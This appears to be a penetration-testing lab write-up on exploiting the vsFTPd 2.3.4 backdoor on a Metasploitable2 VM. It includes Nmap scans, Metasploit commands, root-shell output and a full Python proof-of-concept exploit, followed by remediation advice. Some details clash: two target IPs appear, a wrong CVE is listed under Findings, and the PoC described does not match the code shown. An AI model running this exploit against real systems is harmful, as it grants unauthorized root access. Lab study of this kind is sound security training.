Title: Chained Exploit on Web Server

Objective

The objective of this lab was to simulate a chained exploitation attack on a vulnerable system using penetration testing tools. The exercise involved identifying vulnerabilities, exploiting a vulnerable service using Metasploit, customizing a Python Proof-of-Concept (PoC) from Exploit-DB, and documenting the results and remediation steps.

Tools Used

The following tools were used during the exploitation process:

- **Metasploit Framework** – Exploitation framework used to launch attacks against the target system.
- **Python** – Used to run and customize the Proof-of-Concept exploit.
- **Nmap** – Used to scan the target system and identify open ports and vulnerable services.
- **Searchsploit** – Used to find exploit code from Exploit Database.

Target Information

Parameter	Value
Target Machine	Metasploitable2
Target IP	192.168.1.100
Operating System	Linux
Vulnerable Service	FTP (vsFTPd 2.3.4)
Port	21

Vulnerability Identification

A network scan was performed using Nmap to identify open ports and services on the target system.

Command used:

nmap -sV -p 21 192.168.1.100

The scan results showed that the FTP service running on the target system was using **vsFTPd version 2.3.4**, which is known to contain a backdoor vulnerability.

Vulnerability identified:

CVE-2011-2523

This vulnerability allows attackers to gain unauthorized command shell access to the target system.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-10 17:37 IST
Nmap scan report for 192.168.1.10
Host is up (0.012s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:37:22:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds
```

Exploitation Process

The exploitation was performed using the Metasploit Framework.

Steps performed:

1. Started the Metasploit console.
2. Searched for the vsFTPd exploit module.
3. Selected the exploit module.
4. Configured the target IP address.
5. Executed the exploit.

Commands used:

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.1.10
run
```

After executing the exploit, the backdoor service was triggered and a command shell session was established on the target machine.

The attacker obtained **root-level access**, confirming successful remote code execution.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-10 17:37 IST
Nmap scan report for 192.168.1.10
Host is up (0.012s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:37:22:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds
```

```
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.10:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.10:21 - USER: 331 Please specify the password.
[+] 192.168.1.10:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.62:40853 -> 192.168.1.10:6200) at 2026-03-10 17:39:35 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.10:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.10:21 - USER: 331 Please specify the password.
[+] 192.168.1.10:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.62:40853 -> 192.168.1.10:6200) at 2026-03-10 17:39:35 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:37:22:3c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global eth0
    inet6 2402:e280:3e6b:3a:a00:27ff:fe37:223c/64 scope global dynamic
       valid_lft 86360sec preferred_lft 86360sec
    inet6 fe80::a00:27ff:fe37:223c/64 scope link
       valid_lft forever preferred_lft forever
```

Exploit Chain Log

Exploit ID	Description	Target IP	Status	Payload
004	FTP Backdoor to RCE	192.168.1.10	Success	Command Shell

The exploit chain resulted in successful command execution on the target machine.

Python PoC Customization

A Python Proof-of-Concept exploit was obtained from Exploit-DB and modified to allow dynamic input of the target IP address. The original exploit contained a hardcoded target address. The script was modified using the Python input function so that the user can specify the target IP during execution. This customization improves flexibility and usability of the exploit when testing multiple systems.

```
  GNU nano 8.6                                          49757.py
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

Results

After successful exploitation, several commands were executed to verify system access.

Commands executed:

whoami
ls
ip a

The output confirmed that the attacker gained **root access** to the target system and was able to view system directories and network configuration.

This demonstrates that the vulnerability allows complete control over the affected system.


```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.10:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.10:21 - USER: 331 Please specify the password.
[+] 192.168.1.10:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.62:40853 -> 192.168.1.10:6200) at 2026-03-10 17:39:35 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:37:22:3c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global eth0
    inet6 2402:e280:3e6b:3a:a00:27ff:fe37:223c/64 scope global dynamic
       valid_lft 86360sec preferred_lft 86360sec
    inet6 fe80::a00:27ff:fe37:223c/64 scope link
       valid_lft forever preferred_lft forever
```

Findings

Vulnerability Identified:
CVE-2021-22205

Host:
192.168.1.100

The vulnerable service allowed attackers to execute arbitrary commands on the server. By exploiting the vulnerability using Metasploit, the attacker gained unauthorized root access to the system. This type of vulnerability can lead to complete system compromise, data theft, and unauthorized administrative access.



Remediation

To mitigate the vulnerability, the following security measures are recommended:

- Update vulnerable software to the latest patched version.
- Implement strong input validation and sanitization.
- Regularly perform vulnerability assessments.
- Deploy Web Application Firewalls (WAF).
- Apply proper patch management practices.
- Restrict unnecessary network services.

Escalation Email to Developers

Subject- Critical Security Vulnerability Identified on Web Server

Dear Development Team,

During a recent security assessment, a critical vulnerability was identified on the server located at 192.168.1.100. The FTP service running vsFTPd 2.3.4 contains a known backdoor vulnerability that allows remote command execution. Using Metasploit, the vulnerability was successfully exploited and a command shell session with root privileges was obtained.

This vulnerability could allow attackers to gain complete control over the system, leading to potential data breaches and service disruption. Immediate remediation is recommended by updating the affected software and implementing proper security controls.

Please prioritize resolving this issue to prevent potential exploitation.

Regards,

Security Analyst

Conclusion

This lab successfully demonstrated how vulnerabilities in outdated software can lead to complete system compromise. Using penetration testing tools such as Nmap, Metasploit, and Python-based Proof-of-Concept exploits, a remote command shell was obtained on the target system. The exercise highlights the importance of timely patching, vulnerability management, and secure configuration to protect systems from exploitation.